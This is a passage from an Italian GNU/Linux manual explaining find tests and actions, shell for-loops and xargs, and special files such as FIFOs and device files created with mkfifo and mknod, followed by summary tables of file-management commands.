`-perm` ***permessi***	Si avvera quando i permessi del file o della directory corrispondono esattamente a quelli indicati con questo test. I permessi si possono indicare in modo numerico (ottale) o simbolico.
`-perm` -***permessi***	Si avvera quando i permessi del file o della directory comprendono almeno quelli indicati con questo test.
`-perm` +***permessi***	Si avvera quando alcuni dei permessi indicati nel modello di questo test corrispondono a quelli del file o della directory.

Tabella 184.25. Test sulle caratteristiche dei nomi dei file o delle directory.

Test	Descrizione
`-name` ***modello***	Si avvera quando viene incontrato un nome di file o directory corrispondente al modello indicato, all'interno del quale si possono utilizzare i caratteri jolly. La comparazione avviene utilizzando solo il nome del file (o della directory) escludendo il percorso precedente. I caratteri jolly ('`*`', '`?`', '`[`', '`]`') non possono corrispondere al punto iniziale ('`.`') che appare nei cosiddetti file nascosti.
`-iname` ***modello***	Si comporta come '**`-name`**', ma non tiene conto della differenza tra maiuscole e minuscole ('**`iname`**' = *insensitive* '**`name`**').
`-lname` ***modello***	Si avvera quando si tratta di un collegamento simbolico e il suo contenuto corrisponde al modello che può essere espresso utilizzando anche i caratteri jolly. Un collegamento simbolico può contenere anche l'indicazione del percorso necessario a raggiungere un file o una directory reale. Il modello espresso attraverso i caratteri jolly non tiene conto in modo particolare dei simboli punto ('`.`') e barra obliqua ('`/`') che possono essere contenuti all'interno del collegamento.
`-ilname` ***modello***	Si comporta come '**`-lname`**', ma non tiene conto della differenza tra maiuscole e minuscole ('**`ilname`**' = *insensitive* '**`lname`**').

Test	Descrizione
`-path` ***modello***	Si avvera quando il modello, esprimibile utilizzando caratteri jolly, corrisponde a un percorso. Per esempio, un modello del tipo '**`./i*no`**' può corrispondere al file '`./idrogeno/ossigeno`'.
`-ipath` ***modello***	Si comporta come '**`-path`**', ma non tiene conto della differenza tra maiuscole e minuscole ('**`ipath`**' = *insensitive* '**`path`**').
`-regexp` ***modello***	Si avvera quando l'espressione regolare indicata corrisponde al file o alla directory incontrati. Per la verifica della corrispondenza, attraverso l'espressione regolare, viene utilizzato anche il percorso e non solo il nome del file o della directory. Quindi, per ottenere la corrispondenza con il file '`./carbonio`' si può utilizzare l'espressione regolare '**`.*bonio`**' oppure '**`.*bo..o`**', ma non '**`c.*io`**'.
`-iregexp` ***modello***	Si comporta come '**`-regexp`**', ma non tiene conto della differenza tra maiuscole e minuscole ('**`iregexp`**' = *insensitive* '**`regexp`**').

Tabella 184.26. Test sulla data di modifica dei file o delle directory.

Test	Descrizione
`-mmin` ***n***	Si avvera quando la data di modifica del file o della directory corrisponde a ***n*** minuti fa.
`-mtime` ***n***	Si avvera quando la data di modifica del file o della directory corrisponde a ***n*** giorni fa. Più precisamente, il valore ***n*** fa riferimento a multipli di 24 ore.
`-newer` ***file***	Si avvera quando la data di modifica del file o della directory è più recente di quella del file indicato.

Tabella 184.27. Test sulla data di accesso ai file o alle directory.

Test	Descrizione
`-amin` ***n***	Si avvera quando la data di accesso del file o della directory corrisponde a ***n*** minuti fa.
`-atime` ***n***	Si avvera quando la data di accesso del file o della directory corrisponde a ***n*** giorni fa. Più precisamente, il valore ***n*** fa riferimento a multipli di 24 ore.
`-anewer` ***file***	Si avvera quando la data di accesso del file o della directory è più recente di quella del file indicato.

Tabella 184.28. Test sulla data di creazione o del cambiamento di stato dei file o delle directory.

Test	Descrizione
`-cmin` ***n***	Si avvera quando la data di creazione del file o della directory corrisponde a ***n*** minuti fa.
`-ctime` ***n***	Si avvera quando la data di creazione del file o della directory corrisponde a ***n*** giorni fa. Più precisamente, il valore ***n*** fa riferimento a multipli di 24 ore.
`-cnewer` ***file***	Si avvera quando la data di creazione del file o della directory è più recente di quella del file indicato.

Tabella 184.29. Test sulla dimensione dei file o delle directory.

Test	Descrizione
`-empty`	Si avvera quando il file o la directory sono vuoti.
`-size` ***n*** [`b`|`c`|`k`|`w`]	Si avvera quando la dimensione del file o della directory ha una dimensione pari a ***n***. L'unità di misura è rappresentata dalla lettera che segue il numero: '**`b`**' blocchi da 512 byte e rappresenta il valore predefinito in mancanza dell'indicazione di questa lettera; '**`c`**' byte (caratteri); '**`k`**' blocchi da 1 024 byte (1 Kibyte); '**`w`**' parole di 2 byte.

Tabella 184.30. Test vari.

Test	Descrizione
`-true`	Sempre vero.
`-false`	Sempre falso.
`-fstype` ***tipo_di_file_system***	Si avvera quando il file o la directory si trova in un file system del tipo indicato (vedere tabella 167.2).
`-inum` ***n***	Si avvera quando il file o la directory ha il numero di inode corrispondente a ***n***.
`-type` ***categoria***	Si avvera se l'elemento analizzato appartiene alla categoria indicata: '**`b`**' dispositivo a blocchi; '**`c`**' dispositivo a caratteri; '**`d`**' directory; '**`p`**' file FIFO (*pipe* con nome); '**`f`**' file normale (*regular file*); '**`l`**' collegamento simbolico; '**`s`**' socket.

Le condizioni possono essere costruite anche utilizzando alcuni operatori booleani e le parentesi. Quando questi vengono utilizzati, la valutazione delle condizione viene fatta eseguendo il minimo numero indispensabile di operazioni. Ciò significa che di fronte a un operatore AND si verifica la prima condizione e solo se questa risulta vera si passa a verificare la seconda; di fronte a un operatore OR si verifica la prima condizione e solo se questa risulta falsa si passa a verificare la seconda. Infatti, per sapere che il risultato di un'operazione AND è *Falso* basta sapere che almeno una delle due condizioni in ingresso ha un valore *Falso*; per sapere che il risultato di un'operazione OR è *Vero* basta sapere che almeno una delle due condizioni in ingresso ha il valore *Vero*.

Tabella 184.31. Operatori booleani.

Operatore	Descrizione
`(  )`	Le parentesi tonde stabiliscono la precedenza nell'esecuzione dei test.
`!` `-not`	Davanti a un'espressione si comporta come negazione logica, ovvero è equivalente a NOT.

Operatore	Descrizione
`-a` `-and`	Tra due espressioni si comporta come l'operatore logico AND. In mancanza dell'indicazione di un operatore logico tra due condizioni si intende AND.
`-o` `-or`	Tra due espressioni si comporta come l'operatore logico OR.

Le azioni sono delle operazioni da compiere per ogni file o directory che si ottiene dalla scansione. Queste azioni generano però un risultato che viene interpretato in maniera logica. Dipende da come vengono concatenate le varie condizioni (test e azioni) se, e in corrispondenza di quanti file, vengono eseguite queste azioni.

Tabella 184.32. Alcune azioni.

Azione	Descrizione
`-exec` ***comando*** `;`	Esegue il comando indicato, nella directory di partenza, restituendo il valore *Vero* se il comando restituisce il valore zero. Tutti gli argomenti che seguono vengono considerati come parte del comando fino a quando viene incontrato il simbolo punto e virgola ('**`;`**'). All'interno del comando, la stringa '**`{}`**' viene interpretata come sinonimo del file che è attualmente in corso di elaborazione. Se la shell interpreta questo simbolo occorre utilizzare il meccanismo della protezione per evitarlo.
`-ok` ***comando*** `;`	Si comporta come '**`-exec`**' ma, prima di eseguire il comando, chiede conferma all'utente. Se il comando non viene eseguito, restituisce il valore *Falso*.
`-print`	Si avvera sempre ed emette il nome completo dei file (e delle directory) che avverano l'insieme delle condizioni. È l'azione predefinita, se non ne vengono indicate delle altre. Il programma Find di GNU considera questa l'azione predefinita, per cui non è necessario indicarla per ottenere un output sullo schermo. Generalmente, Find non ha un'azione predefinita e questo può mettere in crisi un utente di un sistema GNU quando passa a un altro sistema Unix. Questo è il motivo per il quale viene sempre indicata l'azione negli esempi seguenti, anche se non sarebbe necessario.

Segue la descrizione di alcuni esempi.

- `$` **`find / -name "lib*" -print`** [*Invio*]

  Esegue una ricerca su tutto il file system globale, a partire dalla directory radice, per i file e le directory il cui nome inizia per '**`lib`**'. Dal momento che si vuole evitare che la shell trasformi '**`lib*`**' in qualcosa di diverso, si utilizzano le virgolette.

- `#` **`find / -xdev -nouser -print`** [*Invio*]

  Esegue una ricerca nel file system principale a partire dalla directory radice, escludendo gli altri file system, per i file e le directory appartenenti a utenti non registrati (che non risultano da '`/etc/passwd`').

- `$` **`find /usr -xdev -atime +90 -print`** [*Invio*]

Esegue una ricerca a partire dalla directory '/usr/', escludendo altri file system diversi da quello di partenza, per i file la cui data di accesso è più vecchia di 2160 ore (24 * 90 = 2160).

- $ **find / -xdev -type f -name core -print** [*Invio*]

  Esegue una ricerca a partire dalla directory radice, all'interno del solo file system principale, per i file 'core' (solo i file normali).

- $ **find / -xdev -size +5000k -print** [*Invio*]

  Esegue una ricerca a partire dalla directory radice, all'interno del solo file system principale, per i file la cui dimensione supera i 5000 Kibyte.

- $ **find ~/dati -atime +90 -exec mv \{\} ~/archivio \;** [*Invio*]

  Esegue una ricerca a partire dalla directory '~/dati/' per i file la cui data di accesso è più vecchia di 90 giorni, spostando quei file all'interno della directory '~/archivio/'. Il tipo di shell a disposizione ha costretto a usare spesso il carattere di escape ('\') per poter usare le parentesi graffe e il punto e virgola secondo il significato che gli attribuisce Find.

[1] **Grep GNU** GNU GPL

[2] **Bool GNU** GNU GPL

[3] **BSD utils** UCB BSD

[4] **GNU findutils** GNU GPL

Scansione di parole

Capita spesso la necessità di scandire un elenco di parole allo scopo di eseguire uno o più comandi nell'ambito di tale scansione, utilizzando le parole stesse come argomenti dei comandi. Per fare un esempio di cosa si intende con questo, si pensi a un elenco di nomi di file, a partire dal quale si vuole ottenere l'esecuzione di un comando, una volta per ognuno di questi nomi. Questo tipo di scansione si esegue facilmente realizzando dei piccoli programmi, in forma di script, oppure si utilizza il programma '**xargs**' quando ciò che si intende fare non è troppo complesso.

185.1 Il ciclo «for» di una shell Bourne

Il comando '**for**' di una shell Bourne (tipicamente Bash) scandisce una serie di elementi, in corrispondenza dei quali esegue una lista di comandi.

```
for variabile in valore...
do
    lista_di_comandi
done
```

L'elenco di parole che segue '**in**' viene espanso, generando una lista di elementi. La variabile indicata dopo '**for**' viene posta ogni volta al valore di ciascun elemento di questa lista e la lista di comandi che segue '**do**' viene eseguita ogni volta di conseguenza.

Per esempio, il comando seguente aggiunge a ogni file l'estensione '`.txt`', senza nemmeno bisogno di realizzare uno script:

`$` **`for a in * ; do mv $a $a.txt ; done`** [*Invio*]

Volendo vedere meglio questo esempio in uno script, basta trasformarlo nel modo seguente:

```
#!/bin/sh
for a in *
do
    mv $a $a.txt
done
```

L'elenco di parole che segue '**in**', può anche essere contenuto in una variabile di ambiente. Per esempio, si osservi lo script seguente, che in pratica svolge la stessa operazione già descritta, ma raccogliendo prima l'elenco dei nomi attraverso il comando '**ls**':

```
#!/bin/sh
elenco=`ls`

for a in $elenco
do
    mv $a $a.txt
done
```

L'esempio seguente è più complesso, perché consente di cambiare l'estensione dei file, non solo di aggiungerne una. In particolare, si vuole sostituire l'estensione '`.testo`' con '`.txt`':

```
#!/bin/sh
for a in *.testo
do
    mv $a `echo $a | sed s/\.testo$/\.txt/`
done
```

In pratica, '**`sed`**' riceve dallo standard input il nome del file, nel quale trova la stringa finale '**`.testo`**' e la sostituisce con '**`.txt`**' (SED è descritto nel capitolo 666).

185.2 Scansione con «xargs»

L'utilità del programma di servizio '**`xargs`**' [1] non si comprende immediatamente. Volendo sintetizzare, '**`xargs`**' estrae dallo standard input delle «parole», intese come sequenze di caratteri e simboli separati da spazi o da interruzioni di riga, per utilizzarle come argomenti di un comando che viene avviato più volte, in base alla quantità di queste parole disponibili.

La situazione più banale è quella rappresentata dal comando seguente:

`$` **`xargs echo`** [*Invio*]

Volendo ottenere lo stesso risultato con uno script di shell, si potrebbe tradurre nel codice seguente:

```
#!/bin/sh
ELENCO=`cat`
RISULTATO=""
for a in $ELENCO
do
    RISULTATO="$RISULTATO $a"
done
echo $RISULTATO
```

In pratica, viene letto tutto lo standard input (salvo limiti di memoria); quanto inserito viene scandito e si aggiunge ogni elemento a una lista separata solo da uno spazio singolo; alla fine viene emessa questa lista attraverso lo standard output.

Si osservi che utilizzando '**`xargs`**' senza alcun argomento, si ottiene comunque questo risultato in modo predefinito.

`$` **`xargs echo`** [*Invio*]

`uno due tre quattro` [*Invio*]

`cinque sei` [*Invio*]

`sette` [*Invio*]

[*Ctrl d*]

```
uno due tre quattro cinque sei sette
```

Quello che si vede sopra è un esempio di come può comportarsi '**xargs**' usato in questo modo. Benché sia questo il comportamento predefinito, di solito occorre specificare in che modo '**xargs**' debba leggere lo standard input:

xargs [*opzioni*] [*comando* [*argomenti_del_comando*]]

L'opzione che definisce in che modo debba comportarsi '**xargs**' nei confronti dello standard input va scelta tra quelle descritte nell'elenco che segue. È importante comprendere che non serve a nulla indicare più di una di queste opzioni, dal momento che solo l'ultima viene presa in considerazione.

- --replace[=*stringa_da_rimpiazzare*] | -i[*stringa_da_rimpiazzare*]

  In questo modo, si stabilisce che deve essere presa in considerazione una riga alla volta di ciò che proviene dallo standard input; tuttavia, questa riga non viene fornita automaticamente come argomento finale del comando, al contrario va utilizzato un simbolo per collocare tali informazioni. Si osservi l'esempio seguente:

  $ **xargs -iciao echo ciao** [*Invio*]

  uno due tre quattro [*Invio*]

  ```
  uno due tre quattro
  ```

  cinque sei [*Invio*]

  ```
  cinque sei
  ```

  sette [*Invio*]

  ```
  sette
  ```

  [*Ctrl d*]

  Come si vede, viene stabilito che la stringa '**ciao**' serve a stabilire in che punto deve essere collocato ciò che si estrae dallo standard input. Dal momento che l'indicazione di tale stringa è facoltativa, si intende che esista anche una stringa predefinita: si tratta di '**{}**'. Pertanto, la stessa cosa già mostrata, potrebbe essere ottenuta con il comando seguente:

  $ **xargs -i echo "{}"** [*Invio*]

- --max-lines[=*n_righe*] | -l[*n_righe*]

  Si stabilisce di utilizzare la quantità di righe non vuote indicata come argomento per ogni avvio del comando. Tuttavia, se una riga termina con uno spazio orizzontale (uno spazio vero e proprio o un carattere di tabulazione), si intende che questa non sia terminata e

continui nella riga successiva. Si osservi l'esempio seguente che mostra proprio questo particolare:

`$` **`xargs -l2 echo`** [*Invio*]

`uno due` [*Invio*]

`tre quattro cinque` [*Invio*]

```
uno due tre quattro cinque
```

`sei sette ` [*Invio*]

`otto` [*Invio*]

`nove dieci` [*Invio*]

```
sei sette otto nove dieci
```

`undici` [*Invio*]

[*Ctrl d*]

```
undici
```

Si può osservare che dopo la parola «sette» c'è uno spazio che crea una continuazione con la riga successiva.

L'indicazione del numero delle righe è facoltativo, perché in sua mancanza si fa riferimento a una sola riga.

- `--max-args`[=***n_parole***] | `-n`[***n_parole***]

  Si stabilisce di utilizzare la quantità di parole indicata come argomento per ogni avvio del comando. Si osservi l'esempio seguente:

`$` **`xargs -n2 echo`** [*Invio*]

`uno due tre` [*Invio*]

```
uno due
```

`quattro cinque` [*Invio*]

```
tre quattro
```

[*Ctrl d*]

```
cinque
```

Quelle che qui sono state chiamate «parole», ovvero le sequenze di caratteri che vengono prese in considerazione come elementi singoli, sono distinte in base all'uso di spazi, caratteri di tabulazione e interruzioni di riga. Queste parole possono anche essere delimitate tra apici singoli o doppi ('`'`' e '`"`'), per esempio per includere degli spazi di qualche tipo; inoltre è possibile utilizzare il carattere '`\`' per confermare il valore letterale del carattere successivo.

Oltre all'opzione che specifica la modalità di lettura e scansione dello standard input se ne possono usare altre, tra le quali quelle descritte nel seguito.

- `--eof [=`***stringa_di_fine_file***`] | -e [`***stringa_di_fine_file***`]`

  In condizioni normali, la fine del file viene riconosciuta al termine dello stesso. Negli esempi mostrati in precedenza, veniva terminato l'inserimento dei dati attraverso la combinazione [*Ctrl d*], proprio in questo senso. Tuttavia, '**`xargs`**' riconosce una stringa particolare, individuata come parola isolata, con lo scopo di indicare la fine dei dati da prendere in considerazione. In condizioni normali, questa stringa è '_', che così assume un ruolo particolare. Con questa opzione, è possibile stabilire una stringa diversa per concludere i dati da scandire.

- `--interactive | -p`

  Con questa opzione, si fa in modo che '**`xargs`**' chieda conferma prima di eseguire qualsiasi comando. La conferma avviene inserendo la lettera '**`y`**' e premendo successivamente [*Invio*]. Qualunque altra cosa annulla il comando proposto.

- `--verbose | -t`

  Mostra i comandi prima di eseguirli.

- `--max-chars [=`***n_max_caratteri***`] | -s [`***n_max_caratteri***`]`

  Permette di stabilire un limite massimo per la lunghezza dei comandi generati da '**`xargs`**' (si include tutto il comando generato, non solo gli argomenti che gli vengono forniti).

- `--exit | -x`

  In presenza di un comando che eccede la quantità di caratteri massima predefinita, o fissata con l'opzione '**`-s`**', termina il funzionamento di '**`xargs`**'.

[1] **GNU findutils** GNU GPL

Capitolo 186

File speciali

Quando si studia un file system Unix, oggetti come directory, file di dati e collegamenti, sono abbastanza comprensibili, mentre tutto il resto viene indicato generalmente come trattarsi di ***file speciali***. Questa definizione fa pensare a qualcosa di minore importanza, in realtà si tratta di componenti fondamentali di un sistema Unix, così come dei sistemi GNU.

In questo capitolo vengono riepilogati argomenti che sono già descritti in parte in altri capitoli, allo scopo di favorire il lettore. La tabella 186.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 186.1. Riepilogo dei programmi e dei file per la gestione dei file speciali.

Nome	Descrizione
'**mkfifo**'	Crea un file FIFO.
'**mknod**'	Crea un file FIFO o un file di dispositivo.
'/dev/MAKEDEV'	Script standard per la ricostruzione dei file di dispositivo standard.

Nell'ambito di questi file speciali, si distingue generalmente tra file FIFO (*pipe* con nome), file di dispositivo e socket di dominio Unix (ma in questo capitolo i socket di dominio Unix non vengono trattati; si veda eventualmente il capitolo 286 al riguardo).

186.1 File FIFO

Ciò che è noto comunemente come «*pipe* con nome», è un file che funziona da ***serbatoio FIFO***. FIFO è acronimo di *First in first out*, ovvero, «il primo a entrare è il primo a uscire», che a volte viene indicato con il termine ***coda***.

Si usano file di questo tipo per permettere a due processi di comunicare. Il primo apre il file in scrittura e vi aggiunge dati, il secondo lo apre in lettura e lo legge sequenzialmente.

186.1.1 Utilizzo di «mkfifo»

Il programma di servizio '**mkfifo**'[1] crea uno o più file FIFO (*pipe* con nome):

```
mkfifo [opzioni] file...
```

Opzione	Descrizione
-m *modalità_dei_permessi* --mode=*modalità_dei_permessi*	Questa opzione permette di specificare esplicitamente i permessi del file che viene creato. La modalità può essere espressa sia in forma numerica che simbolica, come è possibile fare con il programma '**chmod**' (180.2.5). Il valore predefinito di questi permessi è 0666_8, meno il valore della maschera dei permessi.

Nell'esempio seguente vengono mostrati una sequenza di comandi con i quali, creando due file FIFO, si ottiene lo stesso risultato di un condotto come '**cat mio_file | sort | lpr**'.

$ **mkfifo fifo1 fifo2** [*Invio*]

Crea due file FIFO: '`fifo1`' e '`fifo2`'.

$ **`cat mio_file >> fifo1 &`** [*Invio*]

Invia '`mio_file`' a '`fifo1`' senza attendere ('**`&`**').

$ **`sort < fifo1 >> fifo2 &`** [*Invio*]

Esegue il riordino di quanto ottenuto da '`fifo1`' e invia il risultato a '`fifo2`' senza attendere ('**`&`**').

$ **`lpr < fifo2`** [*Invio*]

Accoda la stampa di quanto ottenuto da '**`fifo2`**'.

186.2 File di dispositivo

I file di dispositivo sono riferimenti a funzionalità contenute nel kernel. Nei sistemi Unix, questi file di dispositivo devono indicare due numeri, detti ***primario*** e ***secondario*** (oppure *major* e *minor*, secondo la terminologia originale), dove il primo rappresenta il tipo di dispositivo e il secondo serve a identificare esattamente un dispositivo particolare. Questi numeri dipendono dal kernel e di conseguenza possono variare da un sistema operativo Unix all'altro.

Nei sistemi Unix si accede quindi ai dispositivi attraverso file speciali, che tradizionalmente sono contenuti nella directory '`/dev/`'. Anche i nomi che si danno a questi file possono variare da un sistema Unix all'altro; in certi casi ci sono piccole differenze tra le stesse distribuzioni GNU/Linux.[2]

Dal momento che questi file servono solo in quanto contengono i numeri primario e secondario di un certo dispositivo, potrebbero funzionare anche collocati al di fuori della loro directory tradizionale, utilizzando eventualmente nomi differenti. Questa possibilità viene sfruttata da alcune distribuzioni GNU/Linux, nella fase di installazione, quando nei dischetti di avvio vengono creati al volo i file di dispositivo necessari a completare l'operazione, utilizzando eventualmente la stessa directory temporanea.

I file di dispositivo si distinguono in due categorie, in base al fatto che l'hardware a cui corrispondono sia in grado di gestire un flusso di caratteri, presi ognuno singolarmente, oppure richieda che i dati siano raggruppati in blocchi di una dimensione determinata. Nel primo caso si parla di dispositivo a caratteri, mentre nel secondo di dispositivo a blocchi.

Dato che i dispositivi fisici sono gestiti attraverso file di dispositivo, l'accesso all'hardware viene controllato con i permessi che vengono dati a questi file. La gestione dei permessi è molto importante nell'impostazione che viene data al sistema ed è uno dei punti su cui si trovano le differenze significative tra le varie distribuzioni GNU/Linux. Inoltre, l'esistenza di utenti e gruppi fittizi, con nomi come '**`floppy`**', '**`sys`**', '**`daemon`**' e altri, dipende spesso da questa esigenza di controllo dell'accesso ai dispositivi.

186.2.1 Utilizzo di «mknod»

Il programma di servizio '**`mknod`**' [3] permette di creare un file FIFO oppure un file di dispositivo:

```
mknod [opzioni] file tipo [numero_primario numero_secondario]
```

Il tipo di file viene indicato attraverso una lettera, mentre i numeri primario e secondario sono richiesti solo quando non si tratta della creazione di un file FIFO. La creazione di file di dispositivo è riservata all'utente '**`root`**'.

Tipo	Descrizione
`p`	La lettera '**`p`**' indica un file FIFO.
`b`	La lettera '**`b`**' indica un dispositivo a blocchi con memoria tampone (*buffer*).
`c`	La lettera '**`c`**' indica un dispositivo a caratteri con memoria tampone.
`u`	La lettera '**`u`**' indica un dispositivo a caratteri senza memoria tampone.

Opzione	Descrizione
`-m` ***modalità_dei_permessi*** `--mode=`***modalità_dei_permessi***	Questa opzione permette di specificare esplicitamente i permessi del file che viene creato. La modalità può essere espressa sia in forma numerica che simbolica, come è possibile fare con il programma '**`chmod`**' (180.2.5). Il valore predefinito di questi permessi è 0666_8, meno il valore della maschera dei permessi.

Segue la descrizione di alcuni esempi.

- `$` **`mknod fifo1 p`** [*Invio*]

  Crea il file FIFO '`fifo1`' esattamente come si potrebbe fare utilizzando il programma '**`mkfifo`**'.

- `#` **`mknod -m 0600 tty9 c 4 9`** [*Invio*]

  Crea il file di dispositivo a caratteri '`tty9`', nella directory corrente, utilizzando dei permessi opportuni.

- `#` **`mknod -m 0660 hda1 b 3 1`** [*Invio*]

  Crea il file di dispositivo a blocchi '`hda1`', nella directory corrente, utilizzando dei permessi opportuni.

186.2.2 File «/dev/MAKEDEV»

Il file '/dev/MAKEDEV' è uno script molto importante che si occupa di ricreare i file di dispositivo, rispettando le convenzioni del proprio sistema particolare:

```
/dev/MAKEDEV dispositivo...
```

Infatti, non c'è solo il problema di definire il nome e i numeri primario e secondario: occorre anche stabilire i permessi corretti, l'utente e il gruppo proprietari. Trascurando questi particolari, si rischierebbe di aprire dei buchi, anche gravi, nella sicurezza del sistema.

In tal senso, questo script è diverso da un sistema operativo all'altro. Solo il nome e la collocazione sono definiti dallo standard generale dei sistemi Unix.

Generalmente si possono indicare come argomento uno o più nomi di file di dispositivo, senza il percorso. Questi dovrebbero essere creati nella directory corrente. Si vedano gli esempi successivi.

- `# /dev/MAKEDEV tty1` [*Invio*]

  Crea il file di dispositivo corrispondente alla prima console virtuale, assegnandogli tutti gli altri attributi corretti.

- `# /dev/MAKEDEV hda` [*Invio*]

  Crea il file di dispositivo corrispondente al primo disco fisso ATA, assegnandogli tutti gli altri attributi corretti.

Normalmente, lo script riconosce al posto del nome di un file di dispositivo, il nome di un gruppo di questi. La tabella successiva riguarda alcuni nomi di gruppi di file che si utilizzano nella distribuzione GNU/Linux Debian.

Tabella 186.5. Alcuni nomi di gruppi di file di dispositivo nella distribuzione GNU/Linux Debian.

Nome	Descrizione
`generic`	Crea i file di dispositivo più comuni.
`usb`	Crea i file di dispositivo utili per i componenti collegati attraverso un bus USB.
`md`	Crea i file di dispositivo utili per la gestione di dischi RAID gestiti via software.

Tabella 186.6. La lettera che appare all'inizio dei permessi dei file, quando si usa '**ls**'.

lettera	Significato
`-`	Un file di dati puro e semplice.
`d`	Directory.
`l`	Collegamento simbolico.

lettera	Significato
`p`	File FIFO (*pipe* con nome).
`c`	Dispositivo a caratteri.
`b`	Dispositivo a blocchi.
`s`	Socket di dominio Unix.

[1] **GNU core utilities** GNU GPL

[2] Tuttavia, i nomi di riferimento dovrebbero essere quelli indicati nella documentazione interna ai sorgenti del kernel, precisamente il file '***sorgenti_linux***`/Documentation/devices.txt`'.

[3] **GNU core utilities** GNU GPL

187 Tabelle riepilogative

Tabella 179.1. Riepilogo dei programmi per la gestione delle directory, dei percorsi e del loro contenuto.

Programma	Descrizione
'**mkdir**'	Crea una directory.
'**rmdir**'	Elimina una directory vuota.
'**pwd**'	Emette il percorso della directory corrente.
'**basename**'	Emette l'ultimo nome di un percorso.
'**dirname**'	Emette il nome della directory estraendolo da un percorso.
'**namei**'	Scompone un percorso alla ricerca di collegamenti troppo complessi.
'**pathchk**'	Analizza un percorso alla ricerca di possibili errori.
'**ls**', '**dir**', '**vdir**'	Elenca il contenuto di una o più directory.
'**dircolors**'	Configura la colorazione di '**ls**' GNU.
'**file**'	Determina il tipo di file in base al magic number.
'**du**'	Calcola lo spazio utilizzato da una serie di directory e sottodirectory.
'**which**'	Determina quale eseguibile venga messo in esecuzione in modo predeterminato.
'**whereis**'	Cerca di determinare la collocazione di un programma.

Tabella 180.1. Riepilogo dei programmi e dei comandi per la gestione delle proprietà, dei permessi e degli attributi di file e directory.

Nome	Descrizione
'**chown**'	Cambia l'utente proprietario di file e directory.
'**chgrp**'	Cambia il gruppo proprietario di file e directory.
'**umask**'	Comando di shell per cambiare la modalità predefinita di creazione dei file.
'**chmod**'	Cambia la modalità di file e directory.
'**chattr**'	Cambia gli attributi particolari di un file system Ext2 o Ext3
'**lsattr**'	Elenca gli attributi particolari di un file system Ext2 o Ext3
'**touch**'	Cambia la data e l'orario di accesso o di modifica.

Tabella 182.1. Riepilogo dei programmi comuni per la copia, la creazione di collegamenti, lo spostamento e la cancellazione di file e directory.

Programma	Descrizione
'**cp**'	Copia.
'**ln**'	Crea dei collegamenti.
'**install**'	Copia attribuendo permessi e proprietà ai file di destinazione.
'**dd**'	Copia a basso livello.
'**dd_rescue**'	Copia a basso livello, con la possibilità di recuperare i dati leggibili anche in presenza di problemi di lettura nell'unità di memorizzazione.
'**mv**'	Sposta o rinomina i file.
'**rm**'	Cancella.
'**unlink**'	Cancella un file.
'**shred**'	Fa sparire il contenuto di un file.

Tabella 183.1. Riepilogo dei programmi più comuni per l'archiviazione e la compressione di file e directory.

Programma	Descrizione
'**cpio**'	Archivia e recupera.
'**tar**'	Archivia e recupera.
'**gzip**'	Comprime e decomprime.
'**bzip2**'	Comprime e decomprime.
'**upx**'	Comprime e decomprime i file eseguibili.
'**unp**'	Programma frontale che si avvale di altri programmi per facilitare l'estrazione di file compressi.
'**ucat**'	Programma frontale che si avvale di altri programmi per facilitare la lettura di file compressi.

Tabella 184.1. Riepilogo dei programmi utili per eseguire delle ricerche.

Nome	Descrizione
'**grep**'	Scandisce file di testo usando un'espressione regolare.
'**bool**'	Scandisce file di testo alla ricerca di stringhe messe in relazione attraverso operatori booleani.
'**look**'	Esegue una ricerca binaria all'interno di un file ordinato.
'**find**'	Scandisce file e directory alla ricerca di corrispondenze con le caratteristiche esteriori di questi.

Tabella 186.1. Riepilogo dei programmi e dei file per la gestione dei file speciali.

Nome	Descrizione
'**mkfifo**'	Crea un file FIFO.
'**mknod**'	Crea un file FIFO o un file di dispositivo.
'/dev/MAKEDEV'	Script standard per la ricostruzione dei file di dispositivo standard.

Parte xxxi

Promemoria

188 Directory, percorsi e contenuti

Comando	Descrizione
`cd [~]`	Cambia la directory corrente, raggiungendo la directory personale dell'utente.
`cd` ***percorso***	Cambia la directory corrente per raggiungere la directory indicata; se il percorso è relativo, questo si aggiunge alla directory corrente di partenza.
`cd ~`***utente***	Cambia la directory corrente per raggiungere la directory personale dell'utente indicato (sempre che i permessi di accesso alla directory lo consentano).
`pwd`	Mostra la directory corrente.
`ls [.]`	Elenca i file e il contenuto della directory corrente.
`ls` ***nome***...	Elenca i file e il contenuto delle directory indicate; oppure, in mancanza di argomenti, elenca il contenuto della directory corrente.
`ls -l` ***nome***...	Elenca quanto richiesto, dando maggiori informazioni.
`ls -i` ***nome***...	Elenca quanto richiesto, aggiungendo il numero di inode.
`ls -a` ***nome***...	Elenca quanto richiesto, senza escludere i nomi che iniziano con un punto.
`ls -R` ***nome***...	Elenca quanto richiesto, continuando ricorsivamente nelle sottodirectory.
`ls -F` ***nome***...	Elenca i file, aggiungendovi un simbolo alla fine, per evidenziarne il tipo.
`mkdir -p` ***directory***...	Crea le directory indicate e anche le eventuali directory precedenti, se necessario.
`mkdir -m` ***permessi directory***...	Crea le directory indicate specificando la modalità di accesso (i permessi).
`rmdir -p` ***directory***...	Cancella le directory indicate e anche le eventuali directory precedenti, se queste risultano vuote.
`basename` ***percorso*** [***estensione***]	Estrae il nome finale di un percorso, togliendo anche il suffisso, se indicato.
`dirname` ***percorso***	Estrae la directory da un percorso. In pratica, elimina il nome finale dal percorso.
`file` ***nome***...	Elenca i file classificandone il tipo, in base al magic number.
`du -s` ***nome***...	Calcola lo spazio totale utilizzato, espresso in kibibyte (simbolo: «Kibyte»), per ogni directory indicata.

Comando	Descrizione
`which` ***nome***...	Restituisce i percorsi dei file binari che verrebbero utilizzati per i comandi indicati come argomento.
`whereis` ***nome***...	Localizza i file binari e le pagine di manuale dei comandi indicati come argomento.

189 Proprietà, permessi e attributi

Comando	Descrizione
`chown` ***utente*** ***file***...	Cambia la proprietà dei file indicati, in modo che appartengano all'utente specificato.
`chown -R` ***utente*:** ***directory***	Cambia la proprietà della directory indicata e dei suoi file, comprese le sottodirectory, in modo che appartengano all'utente indicato e al gruppo dello stesso utente.
`chgrp -R` ***gruppo*** ***directory***	Cambia la proprietà della directory indicata e dei suoi file, comprese le sottodirectory, in modo che appartengano al gruppo indicato, senza cambiare l'utente.
`chmod -R a+X` ***directory***	Attribuisce i permessi di «esecuzione» a tutte le directory e ai file che ne hanno già almeno uno (per il proprietario, o il gruppo o gli altri), per tutti i tipi di utenti, a partire dalla directory indicata.
`find` ***directory*** `-type d -exec chmod g+s \{\} \;`	Attiva il bit SGID per le sole directory a partire da quella di partenza indicata (si suppone di utilizzare la shell Bash).
